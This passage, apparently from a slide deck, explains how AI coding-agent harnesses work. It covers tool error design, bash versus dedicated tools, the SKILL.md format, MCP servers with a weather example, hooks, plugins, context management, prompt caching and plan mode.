Text: Found a critical bug in the login flow.
```

responseFormat: "concise" **72 tokens**

1. #dev - @jane.doe: Found a critical bug in the login flow. [Jan 15]
2. DM - @john.smith: The bug report for issue #123 is ready for review [Jan 14]

Errors that say what to do next

unhelpful

```
{"error": {"code": "RESOURCE_NOT_FOUND",  
  "status": 422, "message": "Invalid value",  
  "details": {"field": "userId",  
    "value": "john.doe@acme.corp"}}}
```

helpful

```
# Resource Not Found: Invalid `userId`  
Your request to `/api/user/info` failed because the  
`userId` `john.doe@acme.corp` does not exist or is  
in the wrong format.  
## Valid User IDs: `1928298149291729`, ...  
## Resolving a User ID: call user_search()
```

Bash or Tools?

Bash / code

- **mini-swe-agent**, bash only: **74.4%** on SWE-bench Verified
- **CodeAct**: actions as code **74.4%** vs JSON tool calls **52.4%**
- **Cloudflare**: “LLMs have seen a lot of code. They have not seen a lot of ‘tool calls’.”

Dedicated tools

- **permissions**: Read, Grep run without asking; Bash asks
- **parallel**: Read, Glob, Grep run at once; Edit, Bash one at a time
- **exact edits**: Edit fails on 0 or 2+ matches; sed exits 0 either way
- **undo**: rewind restores Edit changes, not rm / mv in Bash

Q: So: bash or tools?

A: Both: bash for breadth, tools for guarantees

Extending a Harness

Skill	MCP	Hook	Plugin
procedures	external tools	your code at events	bundle of the above
trigger: model or /name	trigger: model calls	trigger: harness, always	trigger: user installs
context: ~100 tokens	context: tool names	context: zero	context: sum of parts

+ **CLAUDE.md / AGENTS.md**: always loaded, never enforced

The Skill Format

a skill is a folder

```
skill-name/
├── SKILL.md      # required: metadata + instructions
├── scripts/      # optional: executable code
├── references/    # optional: documentation
├── assets/       # optional: templates, resources
└── ...
```

frontmatter

name	required: ≤ 64 chars, lowercase and hyphens, same as the folder
description	required: ≤ 1024 chars, what it does and when to use it
optional	license, compatibility, metadata, allowed-tools

pdf/SKILL.md

```
---
name: pdf
description: Comprehensive PDF toolkit for extracting text and tables,
  merging/splitting documents, and filling-out forms.
---
## Overview
This guide covers essential PDF processing operations using Python
libraries and command-line tools. For advanced features, JavaScript
libraries, and detailed examples, see ./reference.md. If you need to
fill out a PDF form, read ./forms.md and follow its instructions.

## Quick Start
```python
from pypdf import PdfReader, PdfWriter
...

```


One open standard: Claude Code, Codex, Gemini CLI, GitHub Copilot  
and Cursor read the same SKILL.md

# Progressive Disclosure

*“Progressive disclosure is the core design principle that makes Agent Skills flexible and scalable.”*

— Anthropic

## Skills and the Context Window




**1** **frontmatter: name + description**  
always loaded, ~100 tokens per skill

**2** **SKILL.md body**  
loaded when the skill triggers, under 5k tokens

**3** **bundled files and scripts**  
read only when needed, free until then

# MCP: One Protocol for External Tools



```
claude mcp add --transport http notion https://mcp.notion.com/mcp
```

a remote server needs no local code: Claude Code connects to the URL

# MCP: An Example

## weather.py

```
from mcp.server import MCPServer

mcp = MCPServer("weather")
NWS_API_BASE = "https://api.weather.gov" # US National Weather Service

@mcp.tool()
async def get_forecast(latitude: float, longitude: float) -> str:
 """Get weather forecast for a location."""
 url = f"{NWS_API_BASE}/points/{latitude},{longitude}"
 points = await make_nws_request(url)
 ... # fetch and format 5 periods

@mcp.tool()
async def get_alerts(state: str) -> str:
 """Get weather alerts for a US state."""
 ...

if __name__ == "__main__":
 mcp.run(transport="stdio")
```

## set up and connect



```
uv init weather && cd weather
uv add "mcp[cli]"
claude mcp add weather -- \
 uv --directory /Users/me/weather run weather.py
```

Claude Code starts this command when a session begins

## use it in a session


user	What's the forecast in Sacramento?
model	mcp__weather__get_forecast( latitude=38.58, longitude=-121.49)
result	Tonight: Temperature: ...°F    Wind: ...    Forecast: ...

# MCP: Host, Client, Server




# MCP: The Protocol

Every host and server exchange the same **JSON-RPC** messages, over **stdio** (local) or **HTTP** (remote)



Each host and each server implements MCP **once**, instead of a custom connector for every pair

# Hooks: Deterministic Code at Lifecycle Events




# Plugins: Share a Whole Setup

A plugin is one directory of components

In the plugin directory

In your session



## install

```
/plugin marketplace add owner/repo
/plugin install my-plugin@my-marketplace
```

## .claude-plugin/plugin.json

```
{
 "name": "my-plugin",
 "description": "Code review helpers",
 "version": "1.0.0",
 "author": {
 "name": "Your Name"
 }
}
```

only name is required

# Q&A: Which Mechanism?

**Q:** Forbid access to secrets/

**A:** **PreToolUse** hook / deny rule (+ sandbox)

**Q:** Format after every edit

**A:** **PostToolUse** hook

**Q:** Check my Google Calendar

**A:** MCP

**Q:** Our code-review checklist

**A:** Skill


**Q:** “Always use uv, not pip”

**A:** CLAUDE.md

**Q:** Same setup in 20 repos and shareable with others

**A:** Plugin

# Context Is a Finite Resource



■ focused: ~300 tokens

■ full: ~113k tokens

→ every model drops

goal: the **smallest** set of **high-signal** tokens

# Prompt Caching

Each turn resends the full context, and the unchanged prefix reads from cache

Turn 1



First turn: no cache yet, the whole request is processed and written

Turn 2



Read from cache (entire turn 1 request)

New: written to cache

Turn 3



Read from cache (entire turn 2 request)

New

Turn 4: the system prompt changed



Changed

Reprocessed: the prefix no longer matches, so even unchanged content is computed and written again



Cached: read from a previous request



New or recomputed: processed and written to cache

cached input =  $0.1 \times$  price

- static first
- append, don't edit
- stable tool order

**Q:** timestamp at the top?

**miss** every call

**Q:** MCP adds a tool mid-session?

**miss** from tools on

**Q:** user types a new message?

**hit:** it is appended

# Keep the Context Small


truncate outputs

mask old observations

compact (summarize)


offload to files

isolate in subagents



masking  $\approx$  summarization, at  $\frac{1}{2}$  the cost

# Plan Mode



**what changes in the harness** when you press Shift+Tab or type /plan in Claude Code

## prompt

an extra instruction: research and propose, do not edit

## permissions

edits blocked; shell commands beyond the read-only set need approval

## tools

EnterPlanMode to switch in;  
ExitPlanMode shows the plan and asks you to approve

**Q:** Is plan mode a different harness, or a different model?
